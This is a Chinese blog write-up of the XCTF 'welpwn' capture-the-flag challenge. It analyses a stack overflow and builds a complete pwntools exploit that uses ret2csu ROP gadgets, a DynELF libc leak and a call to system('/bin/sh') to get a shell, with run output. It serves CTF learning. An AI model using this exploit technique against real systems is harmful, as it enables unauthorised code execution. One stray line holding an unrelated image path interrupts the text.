xctf_pwn welpwn writeup

原创

0bs3rv3r 于 2020-05-16 23:25:44 发布 244 收藏

分类专栏： ctf pwn 文章标签： 信息安全

本文链接：https://blog.csdn.net/yagamilaido/article/details/106167439

xctf_pwn3 welpwn

文章目录

程序分析

惯例查信息

```
root@ark:/home/root/lab/xctf/welpwn# checksec 81*
[*] '/home/root/lab/xctf/welpwn/81f42c219e81421ebfd1bedd19cf7eff'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

程序逻辑简单粗暴，读0x400字节（这里无法溢出）。

```
int __cdecl main(int argc, const char **argv, cons
{
  char buf; // [rsp+0h] [rbp-400h]

  write(1, "Welcome to RCTF\n", 0x10uLL);
  fflush(_bss_start);
  read(0, &buf, 0x400uLL);
  echo(&buf);
  return 0;
}
```


然后echo中打印，打印前拷贝到16字节数组中，存在栈溢出

```
int __fastcall echo(char *buffer)
{
  char s2[16]; // [rsp+10h] [rbp-10h]

  for ( i = 0; buffer[i]; ++i )
    s2[i] = buffer[i];
  s2[i] = 0;
  if ( !strcmp("ROIS", s2) )
  {
    printf("RCTF{Welcome}", s2);
    puts(" is not flag");
  }
  return printf("%s", s2);
}
```


3.考虑x86_64下著名万能ROP，一直没怎么用过这次拿来练练手（捂脸）

`_libc_csu_init` 函数下的 pop&call

```
.text:0000000000400880 loc_400880:                             ; CODE
.text:0000000000400880                 mov     rdx, r13
.text:0000000000400883                 mov     rsi, r14
.text:0000000000400886                 mov     edi, r15d
.text:0000000000400889                 call    qword ptr [r12+rbx*8]
.text:000000000040088D                 add     rbx, 1
.text:0000000000400891                 cmp     rbx, rbp
.text:0000000000400894                 jnz     short loc_400880
.text:0000000000400896
.text:0000000000400896 loc_400896:                             ; CODE
.text:0000000000400896                 add     rsp, 8
.text:000000000040089A                 pop     rbx
.text:000000000040089B                 pop     rbp
.text:000000000040089C                 pop     r12
.text:000000000040089E                 pop     r13
.text:00000000004008A0                 pop     r14
.text:00000000004008A2                 pop     r15
.text:00000000004008A4                 retn
```


注意 0x0000000000400880，可知道 r13、r14、r15 分别对应前三个参数，r12保存调用地址的指针。

刚刚好 0x0000000000400896 下面有一系列的 pop 可以满足我们的要求。

我们只要令 rbx+1=rbp就可以实现调一次后继续后面的 gadget。

4.由于echo拷贝时会在 \x00 处截断，那么会导致之后的ROP无法执行，所以开始先执行pop 32字节的gadget跳过前面32字节。

echo stack frame 布局如下

| 0x18 bytes | return address | 0x400 byes |

| 0x18 bytes | pop 32 bytes gadget address | other gadgest

5、由于不知道libc地址，需要泄露，有一些挺有用的库可以帮助我们快速确定libc的一些信息。

比如

`LibcSearch`

库： https://github.com/lieanu/LibcSearcher.git

离线版：https://github.com/lieanu/libc-database

在线版：libc database search


pwntools 的 DynELF 函数

exp思路

1、利用 echo 栈溢出+万能ROP链，泄露 system 函数地址
2、把 system 地址写到 .bss 段
3、把 “/bin/sh\x00” 写到 .bss段
4、调 system。

注意如果第一步用的 LibcSearcher 的话（DynELF大概也可以做到，没研究过），可以根据 .got 的函数地址信息确定libc版本，那么/bin/sh/\x00 地址也可以直接知道了，就不用2、3步骤去写到确定的地址。我写完exp才知道有LibcSearcher这么好的库， 所以这里绕了点弯路。。。

```python
from pwn import *

#context.log_level = "DEBUG"

import sys
if len(sys.argv)>1 and sys.argv[1] == "local":
    io = process("./81f42c219e81421ebfd1bedd19cf7eff")
else:
    io = remote("124.126.19.106", 50041)

pop6addr = 0x000000000040089A
callrop = 0x0000000000400880
mainAddr = 0x00000000004007CE
pop4addr = 0x000000000040089C
retaddr = 0x00000000004008A4
rspPlus64Addr = 0x0000000000400896

readgotaddr = 0x0000000000601038
writeGOTAddr = 0x0000000000601020

def call(funAddr, argv0=0x0, argv1=0x0, argv2=0x0):
    payload = flat("a"*0x18,p64(pop4addr),
        p64(pop6addr),
        p64(0),p64(1),
        p64(funAddr),p64(argv2),p64(argv1),p64(argv0),
        p64(callrop),
        p64(0)*7,
        # 栈平衡，经测试不用平衡也够用
        # (p64(rspPlus64Addr),p64(97)*7)*12,
        # p64(pop4addr),p64(97)*4,
        p64(mainAddr))
    io.sendlineafter("RCTF\n", payload)

def leak(address, length=8):
    call(writeGOTAddr, 1, address, length)
    data = io.recvuntil("Welcome")[:-7][-8:]
    print("%#x => %s" % (address, enhex(data) or ''))
    return data

# step 1
mem = DynELF(leak, elf=ELF("./81f42c219e81421ebfd1bedd19cf7eff"))
systemaddr = mem.lookup("system", "libc")
print("[+] systemaddr: 0x%x" % systemaddr)

# step 2
bssAddr = 0x0000000000601500
call(readgotaddr, 0, bssAddr, 8)
io.send(p64(systemaddr))

# step 3
bssbuffAddr = 0x0000000000601508
cmdstr = "/bin/sh\x00"
call(readgotaddr, 0, bssbuffAddr, len(cmdstr))
io.send(cmdstr)

# step 4
call(bssAddr, bssbuffAddr)
io.interactive()
```


[*] hash chain
0x7ff85e13df88 => 8ae4ee1c1b05a396
0x7ff85e146c28 => 742e000022000d00
0x7ff85e14ee6c => 73797374656d0074
0x7ff85e146c30 => 9053040000000000
[+] systemaddr: 0x7ff85e180390
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaaaaaa\x9@$
$ ls
bin
dev
flag
lib
lib32
lib64
libc32-2.19.so
libc64-2.19.so
welpwn
$
https://blog.csdn.net/yagamilaido